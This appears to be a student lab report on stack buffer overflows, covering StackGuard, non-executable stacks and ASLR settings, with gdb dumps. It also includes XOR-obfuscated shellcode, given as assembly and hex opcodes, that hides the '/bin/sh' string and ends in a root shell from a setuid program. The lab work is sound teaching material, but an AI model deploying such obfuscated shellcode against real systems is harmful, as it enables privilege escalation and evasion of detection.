
```
kowshik@kowshik-ubuntu:~/Desktop/CS4238$ gcc -g -o stack stack.c
kowshik@kowshik-ubuntu:~/Desktop/CS4238$ sudo chmod 4755 stack
kowshik@kowshik-ubuntu:~/Desktop/CS4238$ sudo execstack -s stack
kowshik@kowshik-ubuntu:~/Desktop/CS4238$ env -i sh
$ ./stack
buffer is at address: 0xbfe26c20
*** stack smashing detected ***: ./stack terminated
Aborted (core dumped)
$
```

Fig 9. Stack smashing detected error by StackGuard



```
kowshik@kowshik-ubuntu: ~/Desktop/CS4238
kowshik@kowshik-ubuntu:~/Desktop/CS4238$ env -i sh
$ gdb ./stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./stack...done.
(gdb) break 16
Breakpoint 1 at 0x8048578: file stack.c, line 16.
(gdb) run
Starting program: /home/kowshik/Desktop/CS4238/stack
buffer is at address: 0xbffffba0

Breakpoint 1, bof (str=0xbffffbe7 '\220' <repeats 200 times>...) at stack.c:17
17              return 1;
(gdb) x/20wx $esp
0xbffffb90:     0xb7fe97eb      0x00000000      0xb7fb8000      0xbffffbe7
0xbffffba0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffbb0:     0x90909090      0x90909090      0xbffffc58      0x90909090
0xbffffbc0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffbd0:     0x90909090      0x90909090      0x90909090      0x90909090
(gdb)
```

Fig 10. Gdb analysis of stack with StackGuard turned on




```
kowshik@kowshik-ubuntu: ~/Desktop/CS4238
esi            0xb7fb8000       -1208254464
edi            0xb7fb8000       -1208254464
eip            0x8048578        0x8048578 <bof+61>
eflags         0x286    [ PF SF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) disas bof
Dump of assembler code for function bof:
   0x0804853b <+0>:     push   %ebp
   0x0804853c <+1>:     mov    %esp,%ebp
   0x0804853e <+3>:     sub    $0x28,%esp
   0x08048541 <+6>:     mov    0x8(%ebp),%eax
   0x08048544 <+9>:     mov    %eax,-0x1c(%ebp)
   0x08048547 <+12>:    mov    %gs:0x14,%eax
   0x0804854d <+18>:    mov    %eax,-0xc(%ebp)
   0x08048550 <+21>:    xor    %eax,%eax
   0x08048552 <+23>:    sub    $0x8,%esp
   0x08048555 <+26>:    pushl  -0x1c(%ebp)
   0x08048558 <+29>:    lea    -0x18(%ebp),%eax
   0x0804855b <+32>:    push   %eax
   0x0804855c <+33>:    call   0x80483f0 <strcpy@plt>
   0x08048561 <+38>:    add    $0x10,%esp
   0x08048564 <+41>:    sub    $0x8,%esp
   0x08048567 <+44>:    lea    -0x18(%ebp),%eax
   0x0804856a <+47>:    push   %eax
   0x0804856b <+48>:    push   $0x80486c0
   0x08048570 <+53>:    call   0x80483c0 <printf@plt>
   0x08048575 <+58>:    add    $0x10,%esp
=> 0x08048578 <+61>:    mov    $0x1,%eax
   0x0804857d <+66>:    mov    -0xc(%ebp),%edx
   0x08048580 <+69>:    xor    %gs:0x14,%edx
   0x08048587 <+76>:    je     0x804858e <bof+83>
   0x08048589 <+78>:    call   0x80483d0 <__stack_chk_fail@plt>
   0x0804858e <+83>:    leave
   0x0804858f <+84>:    ret
End of assembler dump.
(gdb) 
```

Fig 11. Gdb analysis of stack with StackGuard turned on

Task 4: Non-executable stack


1. Explanation of the non-executable stack mechanism
   To prevent certain buffer-overflow attacks, virtual address space can be marked non-executable (using the NX bit - no execute bit) - thus rendering the stack non-executable. This would prevent any attack code that is injected into the stack from being executed.

2. Explain why it can prevent the exploit, using information you get from GDB



```
kowshik@kowshik-ubuntu:~/Desktop/CS4238$ sudo gcc -g -o stack -fno-stack-protector stack.c
kowshik@kowshik-ubuntu:~/Desktop/CS4238$ sudo chmod 4755 stack
kowshik@kowshik-ubuntu:~/Desktop/CS4238$ sudo execstack -c stack
kowshik@kowshik-ubuntu:~/Desktop/CS4238$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
kowshik@kowshik-ubuntu:~/Desktop/CS4238$ ./stack
Segmentation fault (core dumped)
kowshik@kowshik-ubuntu:~/Desktop/CS4238$
```

Fig 12. Seg fault when stack is set to non-executable



```
(gdb) next
18      }
(gdb) step
0xbffffc58 in ?? ()
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kowshik/Desktop/CS4238/stack
buffer is at address: 0xbffffbb4

Breakpoint 1, bof (str=0x90909090 <error: Cannot access memory at address 0x90909090>) at stack.c:17
17              return 1;
(gdb) quit
A debugging session is active.

        Inferior 1 [process 17583] will be killed.

Quit anyway? (y or n) y
$ gdb ./stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./stack...done.
(gdb) run
Starting program: /home/kowshik/Desktop/CS4238/stack
buffer is at address: 0xbffffbb4

Program received signal SIGSEGV, Segmentation fault.
0xbffffc58 in ?? ()
(gdb) 
```

Fig 13. Seg fault when stack is set to non-executable

Task 5: Shellcode obfuscation

1. Explain different ways of constructing a shellcode that launches a shell
   We can break up the string "/bin/sh" into two values such that when the values are xored during execution, they will return the intended "//sh" and "/bin" strings. This way, the string "/bin/sh" is not hardcoded into the shellcode array.

2. Write an obfuscated shellcode that does not contain "bin/sh" string
   You will need to also explain how you generate the shellcode and the logic behind it.

   To carry out the idea described in 5.1, I first converted the shellcode into assembly code:

```
mov ecx, 0x78563412      (put randomly selected value into ecx)
mov ebx, 0x10251b3d      (put a value into ebx, that will give us 68732f2f when
                         xored with ecx. 68732f2f is our "//sh")
xor ebx, ecx             (xor ecx and ebx, to give us 68732f2f in ebx)
push ebx                 (push ebx(68732f2f) onto the stack)

mov ebx, 0x163f563d      (put a value into ebx, that will give us 6e69622f when
                         xored with ecx. 6e69622f is our "/bin")
xor ebx, ecx             (xor ecx and ebx, to give us 6e69622f in ebx)
push ebx                 (push ebx(6e69622f) onto the stack)
```


Next, I converted the assembly code into hex opcodes using an assembler. The result is:

```
"\xb9\x12\x34\x56\x78"          /* mov ecx, 0x78563412 */
"\xbb\x3d\x1b\x25\x10"          /* mov ebx, 0x10251b3d */
"\x31\xcb"                      /* xor ebx, ecx */
"\x53"                          /* push ebx */
"\xbb\x3d\x56\x3f\x16"          /* mov ebx, 0x163f563d */
"\x31\xcb"                      /* xor ebx, ecx */
"\x53"                          /* push ebx */
```

Finally, we replace the hardcoded "/bin/sh" in the shellcode to use our newly generated obfuscated string.

```
"\x68""//sh"                    /* pushl $0x68732f2f */
"\x68""/bin"                    /* pushl $0x6e69622f */
```

is replaced with the newly generated hex opcodes.



```
kowshik@kowshik-ubuntu:~/Desktop/CS4238$ sudo execstack -s stack
kowshik@kowshik-ubuntu:~/Desktop/CS4238$ gcc -o exploit_obfuscate
d exploit_obfuscated.c
kowshik@kowshik-ubuntu:~/Desktop/CS4238$ ./exploit_obfuscated
kowshik@kowshik-ubuntu:~/Desktop/CS4238$ ./stack
# whoami
root
# 
```

Fig 14. Root shell obtained using obfuscated shellcode